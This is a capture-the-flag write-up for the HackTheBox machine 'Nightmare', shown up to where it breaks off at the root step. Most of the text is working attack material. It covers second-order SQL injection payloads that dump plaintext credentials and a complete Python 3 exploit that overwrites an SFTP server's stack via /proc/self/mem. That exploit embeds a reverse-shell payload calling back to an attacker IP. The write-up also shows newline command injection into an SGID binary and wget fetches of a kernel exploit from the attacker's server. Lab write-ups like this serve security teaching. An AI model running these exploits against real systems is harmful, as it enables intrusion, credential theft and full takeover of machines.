HackTheBox — Nightmare (Insane) | Second-Order SQLi → SFTP `/proc/self/mem` RCE → Kernel Root

> **Box:** Nightmare · **OS:** Linux (Ubuntu 16.04) · **Difficulty:** Insane **Authors:** decoder & stefano118 **Skills:** Second-order SQL injection · Exploiting a misconfigured OpenSSH SFTP server (Jann Horn `/proc/self/mem`) · Reversing a 64-bit SGID binary · Linux kernel exploitation (CVE-2017-1000112)

Nightmare is one of the most restriction-heavy boxes on HackTheBox. Nothing is handed to you: the web app looks trivial but hides a second-order SQL injection, the SSH service is a **read-only, chrooted-feeling SFTP** with no shell, the filesystem fights you at every write, and root needs a **hand-modified kernel exploit**. This writeup walks the full chain and, importantly, ships a **clean Python 3 rewrite of the classic SECFORCE SFTP exploit** that works on modern Kali/pwntools.

TL;DR — Attack Chain (PTES-mapped)

1. **Recon** — `nmap` → `80/tcp` Apache, `2222/tcp` OpenSSH
2. **Vuln Analysis** — NOTES web app → **second-order SQLi** in `notes.php`
3. **Exploitation (web)** — Dump `sysadmin.users` → plaintext creds incl. `ftpuser:@whereyougo?`
4. **Exploitation (foothold)** — SSH/SFTP has no TTY → abuse the **OpenSSH** `/proc/self/mem` misconfig with a custom **Python 3 exploit** → reverse shell as `ftpuser`

5. **Privesc → decoder** — SGID binary `/usr/bin/sls` → newline (`-b`) command injection → read `user.txt`
6. **Privesc → root** — **CVE-2017-1000112** compiled static, `lsb-release` trick, run **as ftpuser** → root

---

1. Reconnaissance

```
nmap -p- --min-rate 2000 -T4 10.129.14.97 -oN allports.txt
nmap -p80,2222 -sC -sV 10.129.14.97 -oN services.txt
```

Only two ports:

```
80/tcp   open  http  Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh   OpenSSH (protocol 2.0)   # non-standard port, old custom banner
```



`nmap` — only `80/tcp` (Apache) and `2222/tcp` (a custom 32-bit OpenSSH) are open.

---

2. Web Enumeration


The site on `:80` is a minimalist **“NOTES”** application with a login (`index.php`) and a registration page (`register.php`).

Directory brute-forcing surfaces more structure:


```
gobuster dir -u http://10.129.14.97/ -w /usr/share/wordlists/dirb/common.txt -x php
```

```
/index.php      (login)
/register.php   (register)
/notes.php      (post-login, where notes are listed)
/documents/     (dante.txt, index.php)
/secret/        (download.php)   # LFI-looking but basename() neutralises it
/inc/           (utils.php -> DB creds: 'notes':'NouTes')
```

`/secret/download.php` *looks* like an LFI but `basename()` kills directory traversal — a deliberate rabbit hole.



The NOTES login page — "Abandon all hope, you who enter here."



Registration — where we plant the second-order SQLi payload as our username.

---

3. Second-Order SQL Injection

The injection is **not** in the login or register query — those use prepared statements. It's in the **notes listing** on `notes.php`:

```
// notes.php  (vulnerable query)
$query = $pdo->prepare(
  "SELECT n.title, n.text FROM notes n
   INNER JOIN users u ON (u.id=n.user)
   WHERE u.username=('$_SESSION[user]') ORDER BY n.id DESC");
```

`$_SESSION['user']` is the **username you registered with**, inserted *unsanitised* into a second query. So: **register a username that is a SQL payload**, log in, and the result renders in the notes list. Classic second-order SQLi.

Column count (note the `')` to break out of the `WHERE u.username=('...')`):

```
Register username:  a') UNION SELECT 1,2-- -
```


Two columns; column 2 is reflected. **Dump the schema and the juicy table:**

```
a') UNION SELECT 1,group_concat(DISTINCT table_schema) FROM information_schema.tables-- -
   -> information_schema, notes, sysadmin

a') UNION SELECT username,password FROM sysadmin.users-- -
```

The `sysadmin.users` table is padded with decoy `testN:password` rows — filter them out (`WHERE password != md5('password')`) to reveal the real, **plaintext** credentials:

```
admin          : nimda
cisco          : cisco123
adminstrator   : Pyuhs738?183*hjO!
root           : HasdruBal78
decoder        : HackerNumberOne!
ftpuser        : @whereyougo?      <-- the one that matters
...
```



After registering the UNION payload as a username and logging in, `notes.php` renders the full `sysadmin.users` table in plaintext — including `ftpuser:@whereyougo?`.

4. The SFTP Wall — and the `/proc/self/mem` Exploit

`ftpuser:@whereyougo?` authenticates on `2222`, **but there is no shell**:

```
ssh -p 2222 ftpuser@10.129.14.97      # connects, no TTY, drops you nowhere
sftp -P 2222 ftpuser@10.129.14.97     # works — but read-only, can't write files
```

`/etc/passwd` tells the story:

```
ftpuser:x:1002:1002::/:/usr/local2/libexec/sftp-server
```

`ftpuser`'s **login shell is the SFTP server binary itself** — a custom, read-only OpenSSH `sftp-server`. You can browse the whole filesystem but can't write anything to disk.

This is the exact scenario for **Jann Horn's OpenSSH ≤ 6.6 SFTP misconfiguration** (seclists, SECFORCE PoC): the SFTP user can open **`/proc/self/mem`** read-write. Read-only mode blocks *creating files*, but **not writes to the already-open `/proc/self/mem` handle** — so we overwrite the server's entire stack with a `ret`-slide ending in `system(payload)`.

The Python 3 exploit

The original SECFORCE PoC is Python 2. Here is a **modernised Python 3 version** (pwntools-based) that I used — clean logging, `fit()`-built stack, and both i386/amd64 ROP handling:

```
from tempfile import SpooledTemporaryFile
from pwn import *
import paramiko

context.arch = 'i386'

# Parameters for login and the payload you want to send
host = "10.129.14.97"
port = 2222
username = "ftpuser"
password = "@whereyougo?"
```

```
lhost = "10.10.16.167"
lport = 443
payload = "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
s.connect((\"{0}\",{1}));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)
p=subprocess.call([\"/bin/sh\",\"-i\"]);'\x00".format(lhost, lport)

try:
    transport = paramiko.Transport((host, port))
    transport.connect(username=username, password=password)
    sftp = paramiko.SFTPClient.from_transport(transport)
    log.success("Connected!")

    p = log.progress("Fetching /proc/self/maps")
    sftp.get('/proc/self/maps', '/tmp/maps')
    p.success('Downloaded /proc/self/maps!')

    with open('/tmp/maps') as maps:
        maps = maps.read()

    for line in maps.split('\n'):
        if 'r-xp' in line and '/libc-' in line:
            _libc_range, libc_path = line.split(' ')[0], line.split(' ')[-1]
            libc_start, libc_end = [int(x, 16) for x in _libc_range.split('-')]
            log.info("libc: {0}-{1}".format(hex(libc_start), hex(libc_end)))
        elif '[stack]' in line:
            stack_start, stack_end = [int(x, 16) for x in line.split(' ')[0].split('-')]
            stack_length = stack_end - stack_start
            log.info("stack: {0}-{1}".format(hex(stack_start), hex(stack_end)))

    p = log.progress("Fetching {0}".format(libc_path))
    sftp.get(libc_path, '/tmp/libc')
    p.success('Downloaded libc!')
    libc_elf = ELF('/tmp/libc')

    system = libc_start + libc_elf.symbols[b'system']
    exit   = libc_start + libc_elf.symbols[b'exit']

    # i386: a bare 'ret' gadget drives the slide
    ret_offset  = next(libc_elf.search(b'\xc3'))
    ret_address = libc_start + ret_offset

    if context.arch == 'i386':
        ropchain = flat(system, exit, stack_start)
    elif context.arch == 'amd64':
        pop_rdi = libc_start + next(libc_elf.search(b'\x5f\xc3'))
```

```
        ret_address = pop_rdi + 1
        ropchain = flat(pop_rdi, stack_start, system, exit)

    new_stack = fit({0: payload, (stack_length - len(ropchain)): ropchain},
                    filler=pack(ret_address), length=stack_length)
    log.success("New Stack Created")

    p = log.progress('Writing new stack')
    try:
        with sftp.open('/proc/self/mem', 'w+') as f:
            f.seek(stack_start, f.SEEK_SET); f.write(payload)
            f.seek(stack_end - len(ropchain), f.SEEK_SET); f.write(ropchain)
            sp = stack_length
            while sp > 0:
                sp -= 32000
                f.seek(stack_start + sp, f.SEEK_SET)
                f.write(new_stack[sp:])
            p.failure("Code execution may have failed! Server may not be vulnerable!")
    except paramiko.ssh_exception.SSHException:
        p.success("SSH Connection was forcefully closed! Check your payload!")
finally:
    sftp.close()
    transport.close()
```

Configure the three addresses at the top of the script before running:

```
host  = "10.129.14.97"   # the TARGET (your Nightmare instance — changes every spawn)
port  = 2222             # SFTP port
lhost = "10.10.16.167"   # YOUR attacker IP  ->  ip addr show tun0
lport = 443              # callback port — MUST be 443 (see firewall note)
```


> **Note — firewall:** outbound is filtered; the reverse shell **must** call back on **443**. Start the listener first:

```
nc -lvnp 443          # terminal 1
python3 sftp-exploit.py   # terminal 2
```


> 💡 **pwntools tip:** on modern Kali/Python the script prints `[!] Could not populate PLT: No module named 'unicorn'` — **ignore it, the exploit still works.** `unicorn` is only used by pwntools for PLT emulation (not needed here), and it's the one dependency that fails to build on new systems (`error: [Errno 2] No such file or directory: 'cmake'`). So you do **not** need a full pwntools install — `pip install pwntools` without unicorn, or just `paramiko` + `pyelftools` , is enough.

When the stack write crashes the server, the smashed return address slides into `system(payload)` → **reverse shell as `ftpuser`** :

```
connect to [10.10.16.167] from (UNKNOWN) [10.129.14.97]
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
ftpuser@nightmare:/$ id
uid=1002(ftpuser) gid=1002(ftpuser) groups=1002(ftpuser)
```



`python3 sftp-exploit.py` — it reads `/proc/self/maps` , pulls `libc-2.23.so` , resolves `system()` / `exit()` , builds the `ret` -slide and overwrites the stack. "SSH Connection was forcefully closed!" is the success signal.



Caught on `nc -lvnp 443` — a shell as `ftpuser` on `nightmare`, kernel `4.8.0-58-generic`.

---

5. ftpuser → decoder (`user.txt`): the SGID `sls` binary

`user.txt` lives in `/home/decoder/` and is only readable by the **decoder** group. Hunt for decoder-owned SGID binaries:

```
find / -perm -2000 -group decoder 2>/dev/null
# -> /usr/bin/sls
```

`sls` is a 64-bit, SGID-`decoder` "custom ls". Reversing it (`strings`/Ghidra/`objdump`) shows it builds `"/bin/ls " + argv` and passes it to **`system()`**, with a filter:

- **Blacklisted chars:** `| ` & > < ' " \ [ ] { } ;` and the substring **`$(`**
- **Newline (`\n`) is allowed only when the `-b` flag is set**

Since `;` is blocked but newline isn't, a **newline is our command separator**, and because `sls` is SGID `decoder`, the injected command runs with the **decoder** group:

```
/usr/bin/sls -b "$(printf '\n/bin/sh')"
# or, in bash:
/usr/bin/sls -b $'\n/bin/sh'
```

```
$ id
uid=1002(ftpuser) gid=1002(ftpuser) egid=1001(decoder) groups=1001(decoder),1002(ftpuser)
$ cat /home/decoder/user.txt
b489dc6e8d0887a3da4efa8964e5b382      # (flag is per-spawn)
```



`find` locates the SGID `sls`; the `-b` newline injection drops a shell with `egid=decoder`, enough to read `user.txt`.

---

6. decoder → root: CVE-2017-1000112

Kernel: `4.8.0-58-generic` (Ubuntu 16.04 xenial) → **CVE-2017-1000112** (xairy PoC). Three obstacles make this the “insane” part:

(a) No compiler on the box + glibc mismatch. `gcc` is denied and a dynamically-linked binary built on modern Kali throws `GLIBC_2.34 not found`. **Compile static** on the attacker:

```
gcc poc.c -o exploit -static -pthread
```

(b) `/etc/lsb-release` is missing, so `detect_versions()` fails. Patch the PoC to read it from a writable path, and drop a matching file:

```
// poc.c
read_file("/home/decoder/test/lsb-release", ...);
```

```
# lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.3 LTS"
```

(c) `/tmp` is `noexec`. You can only *execute* from `/home/decoder/test` (writable by the **decoder** group). Stage the files there (serve them over HTTP on a reachable port, e.g. 80):

```
# attacker
python3 -m http.server 80
```

```
# target (decoder-group shell can write /home/decoder/test)
cd /home/decoder/test
wget -q http://10.10.16.167:80/exploit     -O /home/decoder/test/r
wget -q http://10.10.16.167:80/lsb-release -O /home/decoder/test/lsb-release
chmod +x /home/decoder/test/r
```

> ⚠️ Got `Text file busy`? A previous run still holds the file — use a fresh filename (`-O .../r`) and/or kill stale processes.

The key gotcha — run it as `ftpuser`, NOT decoder. Inside the `sls` decoder shell the user-namespace setup fails:

